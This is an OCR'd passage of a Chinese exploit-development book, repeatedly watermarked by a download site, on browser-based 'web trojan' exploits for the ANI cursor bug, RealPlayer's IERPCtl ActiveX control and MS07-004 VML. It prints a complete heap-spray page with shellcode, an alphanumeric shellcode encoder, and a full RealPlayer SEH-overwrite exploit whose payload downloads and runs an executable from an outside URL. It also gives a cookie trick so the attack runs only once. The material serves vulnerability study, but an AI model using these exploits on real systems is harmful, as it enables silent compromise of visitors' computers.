


图 7.9　SEH 链被覆盖

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

尽管 OllyDbg 没有报写保护异常，但是确实已经引发了写入到[0x00130000]的写保护异常，可能 0012DA68 处的处理程序接管了该异常，而又无法处理，于是又交由 0x0D0D0D0D 处理，使得 Shellcode 最终被执行，成功地利用了此漏洞将打开一个计算器程序，完整的利用程序如下所示：

```
<html>
<head>
</head>
<script>
shellcode =
unescape("%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120
%u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u04
24%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%u1c8b%u018b%u89eb%u245c%u
c304%uc031%u8b64%u3040%uc085%u0c78%u408b%u8b0c%u1c70%u8bad%u0868%u09eb%u808b
%u00b0%u0000%u688b%u5f3c%uf631%u5660%uf889%uc083%u507b%u7e68%ue2d8%u6873%ufe
98%u0e8a%uff57%u63e7%u6c61%u2e63%u7865%u0065");
bigblock = unescape("%u9090%u9090");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (i=0;i<350;i++) memory[i] = block + shellcode;
</script>
<body style="CURSOR: url('exploit.ani')">
</body>
</html>
```

再次使用 OllyDbg 调试该网页，利用命令 he 0D0D0D0D 下硬断点，这样 IE 浏览器执行到 0x0D0D0D0D 的时候会断下，在执行了一连串的 NOP 之后，Shellcode 取得了控制权，如图 7.10 所示。

该漏洞的可怕之处就在于影响面太广了，几乎所有的 GUI 程序都可以成为攻击的载体，采用 Heap Spray 的 exploit 几乎可以通杀所有的 NT 平台，包括微软一直号称不会被缓冲区溢出问题所困扰的新操作系统 Vista。利用该漏洞的网页木马在肆虐了相当一段时间以后，也逐渐退出了历史舞台，原因是该漏洞尽管很容易被利用，却也很容易被查杀，杀毒软件只要发现 ANI 头结构的第一个成员大小不为 36 就基本可以判定为 exploit.ani.xx。其实早在 2005 年，微软就爆出了 MS05-002 Microsoft Windows ANI 文件解析远程缓冲区溢出漏洞，时隔两年之后这个漏洞却再次出现，而且该漏洞是少数几个由补丁补出来的漏洞之一。不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

仅仅是那些一般水平程序员写的程序容易出问题，爆漏洞；事实上，高级程序员也会有考虑不周的时候。因此漏洞是一个很微妙的东西，不是说编程经验丰富、实现能力强的程序员写的程序就不会有漏洞，任何程序员只要编程时考虑不周，都有可能爆出漏洞！本漏洞就是一个很好的例子。




图 7.10　Shellcode 成功执行

7.4　RealPlayer 网页木马

近年来，ActiveX 控件的安全问题变得越来越严峻，从杀毒软件的到迅雷的，再到暴风影音等播放器的，真是一波未平一波又起。最近 Real Player 的 ActiveX 控件又出了一个 RealPlayer ierpplug.dll ActiveX 控件播放列表名称栈溢出漏洞，网络上已经有大量的网页木马在利用此漏洞。

RealPlayer 的 MPAMedia.dll 库所提供的 RealPlayer 数据库组件在处理播放列表名时存在栈溢出漏洞，远程攻击者可以利用此漏洞控制用户系统。由于可使用 ierpplug.dll 所提供的 IERPCtl ActiveX 控件将本地文件导入到 RealPlayer 中指定的播放列表，因此如果用户受骗访问了恶意网页并通过 IERPCtl ActiveX 控件的 Import()方式导入了恶意文件的话，就可以触发这个溢出，导致拒绝服务或执行任意指令。

这个漏洞有一定的特殊之处，溢出不是发生在 IE 浏览器进程中，而是在 IE 将播放列

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表数据传递给 RealPlayer 的时候 RealPlayer 没有进行长度检查，产生了栈溢出。Real Player 在漏洞爆出后 24 小时之内就发布了补丁，但是 Real Player 不能自动升级，还是有大批的用户暴露在了枪口前。因此经常打补丁是很重要的，无论是 Windows 的还是应用软件的。

调试技能是研究漏洞所必备的技能。该漏洞的 Poc 代码非常简单，只有 10 行不到的代码，开始调试这个漏洞的时候走了一段弯路，笔者在用 OD 附加到 IE 上后，打开 PoC 却怎么也截获不了异常，在仔细跟踪了漏洞之后才发现原来溢出发生在RealPlayer中：当ActiveX 控件运行以后，它会启动一个隐藏窗口的 RealPlayer 进程，随后它会将播放列表通过一个 WM_COPYDATA 消息发送给隐藏的窗口，但是 RealPlayer 没有对 ActiveX 控件传来的数据进行验证，导致了栈溢出。PoC 代码如下所示：

```
<html>
<script>
var payload="";
real=new ActiveXObject('IERPCtl.IERPCtl.1');
while (payload.length != 0x8000)
payload=payload + unescape('%90');
real.Import("test.avi",payload,"",false,false);
</script>
</html>
```

用 OD 启动 Real Player，打开 poc，就引发了写保护异常，如图 7.11 所示。




图 7.11　RealPlayer 中触发了写保护异常

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

状态栏提示正在写入到[001300000]，是典型的栈溢出，写到相邻的不可写段触发了写保护异常，利用漏洞思路也很简单，就是覆盖 SEH。下面以如图 7.12 所示的异常处理链被覆盖的情况为例阐述利用漏洞的过程。



图 7.12　异常处理链被覆盖

SEH 链被 0x3F3F3F3F 覆盖了，但是 Poc 中的长串数据是 0x90909090，显然应该是经过了 Unicode 的转换。就是从 AscII->Unicode->Ascii 的过程，由于找不到对应的编码，因此用 0x3F(?)代替。在 ierpplug 控件中有如下代码：

```
    62E71901    8B55 FC         MOV EDX,DWORD PTR SS:[EBP-4]
    62E71904    6A 00           PUSH 0
    62E71906    6A 00           PUSH 0
    62E71908    56              PUSH ESI
    62E71909    57              PUSH EDI
    62E7190A    6A FF           PUSH -1
    62E7190C    51              PUSH ECX
    62E7190D    6A 00           PUSH 0
    62E7190F    52              PUSH EDX
    62E71910    C607 00         MOV BYTE PTR DS:[EDI],0
    62E71913    FF15 3C30EA62   CALL DWORD PTR DS:[<&KERNEL32.WideCharToMulti
Byte>]      ; kernel32.WideCharToMultiByte
```

这是 ierpplug 中处理播放列表的一段代码，WideCharToMultiByte 使 Exploit 编写难度加大了，因为不得不使用纯字符的 Shellcode，这样经过 AscII->Unicode->Ascii 转换后的 Shellcode 依然能正确运行。另外，覆盖 SEH 链的地址也必须复合 Unicode 的编码规则。很幸运，0x60093179 处的 pop pop ret 正好符合我们的要求，我们可以将堆栈覆盖成 NNNNNN[jmp06 jmp04][0x60093179][Shellcode]这样的形式，执行 pop pop ret 指令后，EIP

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

顺利跳入 Shellcode。0x60093179 这个地址随版本的不同地址也有所变化，笔者调试的是 6.0.14.544 的英文版 Real player，剩下就是纯字母数字 Shellcode 的问题了。

关于纯字母数字的 Shellcode，笔者在第 5 章中提到过了。大致的思想就是将 shellcode 分成解码头+主体两部分，解码头是以纯字符的指令组成的，主体以某种算法拆分成两个字节。解码头取得控制权以后还原 Shellcode 并执行。国外已有人写出了现成的解码头和编码函数，我们可以直接使用，下面是解码头表：

```
    { "nops",     "IIIIIIIIIIIIIIIII7" mixedcase_ascii_decoder_body },
    { "eax",      "PYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "ecx",      "IIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "edx",      "JJJJJJJJJJJJJJJJJ7RY" mixedcase_ascii_decoder_body },
    { "ebx",      "SYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "esp",      "TYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "ebp",      "UYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "esi",      "VYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "edi",      "WYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "[esp-10]", "LLLLLLLLLLLLLLLYIIIIIIIIIQZ" mixedcase_ascii_decoder_
body },
    { "[esp-C]",    "LLLLLLLLLLLYIIIIIIIIIIQZ"  mixedcase_ascii_decoder_
body },
    { "[esp-8]",  "LLLLLLLYIIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
    { "[esp-4]",  "LLLL7YIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "[esp]",    "YIIIIIIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
    { "[esp+4]",  "YYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "[esp+8]",  "YYYIIIIIIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
    { "[esp+C]",  "YYYYIIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "[esp+10]", "YYYYYIIIIIIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
    { "[esp+14]", "YYYYYYIIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "[esp+18]", "YYYYYYYIIIIIIIIIIIIIIQZ" mixedcase_ascii_decoder_body },
    { "[esp+1C]", "YYYYYYYYIIIIIIIIIIIII7QZ" mixedcase_ascii_decoder_body },
    { "seh",     mixedcase_w32sehgetpc "IIIIIIIIIIIIIIII7QZ" // ecx code}
```

根据哪个寄存器的指向 Shellcode，我们就选用相应的解码头，编码函数可以用如下函数：

```
    #define  ascii_decoder  "SYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8
ABuJI"

    char* alphaEncodeShellcode(char *shellcode, int size)
    {
        int i, A, B, C, D, E, F;
        char*  valid_chars  =  "0123456789BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghij
klmnopqrstuvwxyz";
        char *encShellcode = (char *) malloc(sizeof(ascii_decoder) + (size * 2));
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    char buff[4];
    int z = 0;

    strcpy(encShellcode, ascii_decoder);

    for (; z < size; z++)
    {
        A = (shellcode[z] & 0xf0) >> 4;
        B = (shellcode[z] & 0x0f);

        F = B;
        i = rand() % strlen(valid_chars);
        while ((valid_chars[i] & 0x0f) != F)
        {
            i = ++i % strlen(valid_chars);
        }
        E = valid_chars[i] >> 4;
        D = 0 ? (A-E) & 0x0f : (A^E);

        i = rand() % strlen(valid_chars);
        while ((valid_chars[i] & 0x0f) != D)
        {
            i = ++i % strlen(valid_chars);
        }
        C = valid_chars[i] >> 4;

        sprintf(buff, "%c%c", (C<<4)+D, (E<<4)+F);
        strcat(encShellcode,buff);
    }
    return encShellcode;
}

int main()
{
    char* alpha = alphaEncodeShellcode((char*)sc, sizeof(sc) - 1) ;
    printf("%s",alpha);
    __asm
    {
        xor ecx, ecx
        mov ebx, alpha
        jmp ebx
    }
   return 1;
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在这个例子中，我们在 0x60093179 处下硬断点，然后按 Shift+F9 快捷键跑起来，断在 0x60093179 处，单步跟踪几步就跳入到了 Shellcode，ESP 指向 0012D81C，EIP 指向 0012EEDC，也就是 Shellcode 所在的位置。我们可以选择 TYIIIIIIIIIIIIIII7QZ 作为我们的解码头，但是 esp 当前并不指向 0012EEDC，怎么办呢？堆栈情况如下。

```
0012D818   0012EED4
0012D81C   0012D914
0012D820   0012D8CC
0012D824   0012EED4   指向下一个 SEH 记录的指针
0012D828   7C9237D8   SE 处理程序
0012D82C   0012EED4
```

我们发现堆栈中有一个 0012EED4，离 0012EEDC 很接近，只有 4 个字节，可以利用一些单字节的指令调整 esp 的值，调整 esp 的指令也必须是字符，很幸运，有很多这样的指令可以用：

```
0012EEDC   4C    L     DEC ESP
0012EEDD   4C    L     DEC ESP
0012EEDE   4C    L     DEC ESP
0012EEDF   4C    L     DEC ESP
0012EEE0   5C    \     POP ESP     执行到这的时候 ESP 为 0012EED4
0012EEE1   58    \     POP EAX     ESP 为 0012EED8
0012EEE2   58    X     POP EAX     ESP 为 0012EEDC
0012EEE3   58    X     POP EAX     ESP 为 0012EEE0
0012EEE4   58    X     POP EAX     ESP 为 0012EEE4
0012EEE5   58    X     POP EAX     ESP 为 0012EEE8
0012EEE6   44    L     INC ESP     ESP 为 0012EEE9
0012EEE7   4C    D     DEC ESP     ESP 为 0012EEE8
```

这样，ESP 顺利指向了 Shellcode。到这里，编写 Exploit 的所有问题全部解决，组装完成后的 Exp 如下：

```
<html>
<script>
    var payload="";
    real=new ActiveXObject('IERPCtl.IERPCtl.1');

    for(i=0;i<32*148;i++)
        payload += "S";

    for(i=0;i<36;i++)
        payload += "A";
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        payload=payload+unescape("%75%06%74%04")+unescape("%79%31%09%60");

        AdjESP = "LLLL\\XXXXXLD";
        Shell  =  "TYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIxkR0q
JPJP3YY0fNYwLEQk0p47zpfKRKJJKVe9xJKYoIoYolOoCQv3VsVwLuRKwRvavbFQvJMWVsZzMFv0
z8K8mwVPnxmmn8mDUBzJMEBsHuN3ULUhmfxW6peMMZM7XPrf5NkDpP107zMpYE5MMzMj44LqxGON
uKpTRrNWOVYM5mqqrwSMTnoeoty08JMnKJMgPw2pey5MgMWQuMwrunOgp8mpn8m7PrZBEleoWng2
DRELgZMU6REoUJMmLHmz1KUOPCXHmLvflsRWOLNvVrFPfcVyumpRKp4dpJ9VQMJUlxmmnTL2GWOL
NQKe6pfQvXeMpPuVPwP9v0XzFr3Ol9vRpzFDxm5NjqVxmLzdLSvTumI5alJMqqrauWJUWrhS3OQW
RU5QrENVcE61vPUOVtvTv4uP0DvLYfQOjZMoJP6eeMIvQmF5fLYP1nrQEmvyZkSnFtSooFWTtTpp
5oinTWLgOzmMTk8PUoVNENnW0J9mInyWQS3TRGFVt6iEUTgtBwrtTs3r5r5PfEqTCuBgEGoDUtR4
CfkvB4OEDc3UUGbVib4Wo5we6VQVouXdcENeStEpfTc7nVoUBdrfnvts3c77r3VwZwyGw7rdj4OS
4DTww6tuOUw2F4StTUZvkFiwxQvtsud7Z6BviR1gxUZ4IVgTBfRWygPfouZtCwWqvRHptd4RPFZV
OdoRWQgrWTnQw2Y3JT96NPod2pgToPgrY0z2YTnSUQhU5k0wp";
        payload = payload + AdjESP + Shell;

        while (payload.length != 0x8000)
        payload=payload + "B";

        real.Import("waiting.avi",payload,"",false,false);
    </script>
    </html>
```

访问这个 Html，将下载并执行 http://www.gyzy.org/gyzy.exe，如图 7.13 所示。



图 7.13　Exploit 顺利执行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

由于溢出不发生在 IE 进程中，所以并不会导致 IE 的崩溃；但是会导致 RealPlayer 进程的崩溃，然而用户也无法发现，因为默认 RealPlayer 在后台是隐藏打开的，发生异常后就直接退出了，不会有提示。因此，上述做法的危害也是比较大的，网马几乎就是神不知鬼不觉的。在测试的时候会发生测试成功一次以后不能再溢出的情况，笔者发现只要卸载 RealPlayer 中的媒体库一项即可。网络上被截获的网马对 Real Player 的版本进行了细致的判断，在覆盖 SEH 的时候分别使用了不同的地址，考虑得很全面。另外截获的网马还使用了 cookie 判断技术，即通过 Cookie，使网马只执行一次。这个技巧现在也用得比较多，实现起来也非常容易，添加如下的 javascript 代码就可以达到目的。

```
var cookieString = document.cookie;
var start = cookieString.indexOf("realexp=");
if (start != -1)
{}
else
{
var expires = new Date();
expires.setTime(expires.getTime() + 1 * 24 * 60 * 60 * 1000);
document.cookie = "realexp=real;expires=" + expires.toGMTString();
Exploit();
}
```

7.5　MS07-004

读者对笔者在前面的章节中介绍的 MS06-055 还记忆犹新吧，微软的矢量标记语言 VML 中的 Method 变量 IE 未对其进行长度进行检查，导致了一个栈溢出漏洞。2007 年初又爆出了一个关于 VML 的漏洞：MS07-004。Microsoft Windows 矢量标记语言缓冲区溢出漏洞，在 vgx.dll 中缺少充分的输入验证，两个整数数据做了乘法运算但没有执行整数溢出检查，这可能允许攻击者强制分配比实际需要少的内存。在将用户提供的数据复制到新分配的缓冲区时，就会覆盖堆上所储存的函数指针，导致执行任意指令。

CVMLRecolorinfo::InternalLoad()的 recolorinfo 方法中存在整数溢出，milw0rm.com 上有人第一时间公布了 PoC 代码，为分析过程提供了方便，我们可以从二进制补丁对比中找到出现问题的代码，经过对比，补丁中加了一条对 eax 检查的指令：cmp eax，0x5d1745d，如图 7.14 所示。

相关反汇编代码如下：

```
.text:6FF176A7 loc_6FF176A7:                                    ; CODE XREF:
sub_6FF17642+21↑j
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
.text:6FF176A7                mov     eax, [esi+8]
.text:6FF176AA                add     eax, [esi+4]
.text:6FF176AD                test    eax, eax
.text:6FF176AF                jle     short loc_6FF176C4
.text:6FF176B1                imul    eax, 2Ch
.text:6FF176B4                push    101h
.text:6FF176B9                push    eax             ; size_t
.text:6FF176BA                call    sub_6FECFEF4
.text:6FF176BF                pop     ecx
.text:6FF176C0                pop     ecx
.text:6FF176C1                mov     [esi+14h], eax
```




图 7.14　对 vgx 补丁对比的结果

EAX 是由用户提交的，由于 32 位寄存器能表示数的范围是有限的，所以一个很大的数乘以 2Ch 以后就反而变小了，6FF176BA 中的代码调用了 malloc 申请堆内存，而没有对大小进行验证。所以这个漏洞本质上来说是因为整数溢出而间接导致了堆溢出，那么如何定位这一段代码呢？我们首先在 OD 中在上面这段代码中下硬断点，在命令行中输入 he 7FF176AD，然后打开 PoC 页面，很快 OD 断了下来，如图 7.15 所示。

0x6FECFEF4 是申请内存的函数，F8 后得到了 malloc 返回的指针 003A8320，在这个地址上写断点，hw 003A8320，断在 0x6FF153CA 处，如图 7.16 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 7.15　OllDbg 截获的硬件断点

